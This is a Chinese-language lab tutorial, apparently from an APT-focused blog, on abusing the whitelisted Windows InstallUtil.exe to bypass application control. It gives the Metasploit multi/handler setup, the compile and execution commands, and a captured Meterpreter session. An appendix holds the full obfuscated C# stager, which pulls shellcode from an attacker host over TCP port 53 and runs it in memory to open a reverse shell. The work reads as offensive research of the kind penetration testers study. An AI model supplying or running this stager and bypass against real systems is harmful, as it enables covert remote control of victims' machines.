

专注APT攻击与防御

<https://micropoor.blogspot.com/>

Installutil简介：

Installer工具是一个命令行实用程序，允许您通过执行指定程序集中的安装程序组件来安装和卸载服务器资源。此工具与System.Configuration.Install命名空间中的类一起使用。

具体参考：Windows Installer部署

[https://docs.microsoft.com/zh-cn/previous-versions/2kt85ked\(v=vs.120\)](https://docs.microsoft.com/zh-cn/previous-versions/2kt85ked(v=vs.120))

说明： Installutil.exe所在路径没有被系统添加PATH环境变量中，因此，Installutil命令无法识别。

基于白名单installutil.exe配置payload：

Windows 7 默认位置：

C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe

攻击机： 192.168.1.4 Debian

靶机： 192.168.1.3 Windows 7

配置攻击机msf：

```
msf exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  ----  -
  ----  -
  ----  -

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.4      yes       The listen address
  LPORT     53               yes       The listen port

Exploit target:
  Id  Name
  --  -
  0   Wildcard Target

msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.4:53
```

靶机执行：


靶机编译：

```
1 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /r:System.EnterpriseServices.dll /r:System.IO.Compression.dll /target:library /out:Micropoor.exe /keyfile:C:\Users\John\Desktop\installutil.snk /unsafe C:\Users\John\Desktop\installutil.cs
```

```
C:\Users\John\Desktop>C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe /r:system.EnterpriseServices.dll /r:System.IO.Compression.dll /target:library /out:Micropoor.exe /keyfile:C:\Users\John\Desktop\installutil.snk /unsafe C:\Users\John\Desktop\installutil.cs
Microsoft (R) Visual C# Compiler version 4.7.3062.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240
```

payload : Micropoor.exe



靶机执行：

```
1 C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U Micropoor.exe
```

```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.4:53
[*] Sending stage (206403 bytes) to 192.168.1.3
[*] Sleeping before handling stage...
[*] Meterpreter session 8 opened (192.168.1.4:53 -> 192.168.1.3:18811) at 2019-01-15 07:03:32 -0500

meterpreter > getuid
Server username: John-PC\John
meterpreter > getpid
Current pid: 10224
meterpreter > ifconfig

Interface 1
=====
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff

Interface 11
=====
Name           : Intel(R) Ethernet Controller I219-LM
Hardware MAC   : 4c:cc:6a:e3:51:27
MTU            : 1500
IPv4 Address   : 192.168.1.3
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::142:7c8:d463:...
```

附录 : Micropoor.cs

注 : x64 payload

```
1 using System; using System.Net; using System.Linq; using System.Net.Sockets; using System.Runtime.InteropServices; using System.Threading; using System.Configuration.Install; using System.Windows.Forms;
2 public class GQLBigHgUniLuVx {
3     public static void Main()
4     {
5         while(true)
6         {{ MessageBox.Show("doge"); Console.ReadLine();}}
7     }
8 }
9
10 [System.ComponentModel.RunInstaller(true)]
11 public class esxWUYUTWShqW : System.Configuration.Install.Installer
12 {
13     public override void Uninstall(System.Collections.IDictionary zWrdFALHmunnu)
14     {
15         jkmhGrfzskQeCG.LCIUtRN();
16     }
```

```

17 }
18
19 public class jkmhGrfzsKQeCG
20 { [DllImport("kernel32")] private static extern UInt32 VirtualAlloc(
  UInt32 YUtHhF, UInt32 VenifEUR, UInt32 NIHbxnOmrGiBGL, UInt32
  KIheHEUxhAFOI);
21 [DllImport("kernel32")] private static extern IntPtr CreateThread(UInt32
  2 GDmElasSZbx, UInt32 rGECFEZG, UInt32 UyBSrAIp, IntPtr sPEeJlufmodo, UInt32
  32 jmzHRQU, ref UInt32 SnpQPGMvDbMOGmn);
22 [DllImport("kernel32")] private static extern UInt32 WaitForSingleObject(
  IntPtr pRIwbzTTS, UInt32 eRLAWWYQnq);
23 static byte[] ErlgHH(string ZwznjBJY, int KsMEeo) {
24   IPEndPoint qAmSXHOKCbGlysd = new
  IPEndPoint(IPAddress.Parse(ZwznjBJY), KsMEeo);
25   Socket XXxIoIXNCle = new Socket(AddressFamily.InterNetwork, SocketType.
  Stream, ProtocolType.Tcp);
26   try { XXxIoIXNCle.Connect(qAmSXHOKCbGlysd); }
27   catch { return null; }
28   byte[] UmquAHRnhhpue = new byte[4];
29   XXxIoIXNCle.Receive(UmquAHRnhhpue, 4, 0);
30   int kFVRSNnpj = BitConverter.ToInt32(UmquAHRnhhpue, 0);
31   byte[] qaYyFq = new byte[kFVRSNnpj + 5];
32   int SRCDELibA = 0;
33   while (SRCDELibA < kFVRSNnpj)
34   { SRCDELibA += XXxIoIXNCle.Receive(qaYyFq, SRCDELibA + 5, (kFVRSNnpj
  - SRCDELibA) < 4096 ? (kFVRSNnpj - SRCDELibA) : 4096, 0); }
35   byte[] TvvzOgPLqwcFFv =
  BitConverter.GetBytes((int)XXxIoIXNCle.Handle);
36   Array.Copy(TvvzOgPLqwcFFv, 0, qaYyFq, 1, 4); qaYyFq[0] = 0xBF;
37   return qaYyFq; }
38 static void cmMtjerv(byte[] HEHUjJhkrNS) {
39   if (HEHUjJhkrNS != null) {
40     UInt32 WcpKfU = VirtualAlloc(0, (UInt32)HEHUjJhkrNS.Length, 0x1000, 0
  x40);
41     Marshal.Copy(HEHUjJhkrNS, 0, (IntPtr)(WcpKfU), HEHUjJhkrNS.Length);
42     IntPtr UhxtIFnIQatrK = IntPtr.Zero;
43     UInt32 wdjYKFDCCf = 0;
44     IntPtr XVYcQxpp = IntPtr.Zero;
45     UhxtIFnIQatrK = CreateThread(0, 0, WcpKfU, XVYcQxpp, 0, ref wdjYKFD
  Ccf);
46     WaitForSingleObject(UhxtIFnIQatrK, 0xFFFFFFFF); } }
47
48 public static void LCIUtRN() {

```

```
49 byte[] IBtCWU = null; IBtCWU = ErlgHH("192.168.1.4", 53);  
50 cmMtjerv(IBtCWU);  
51 } }
```



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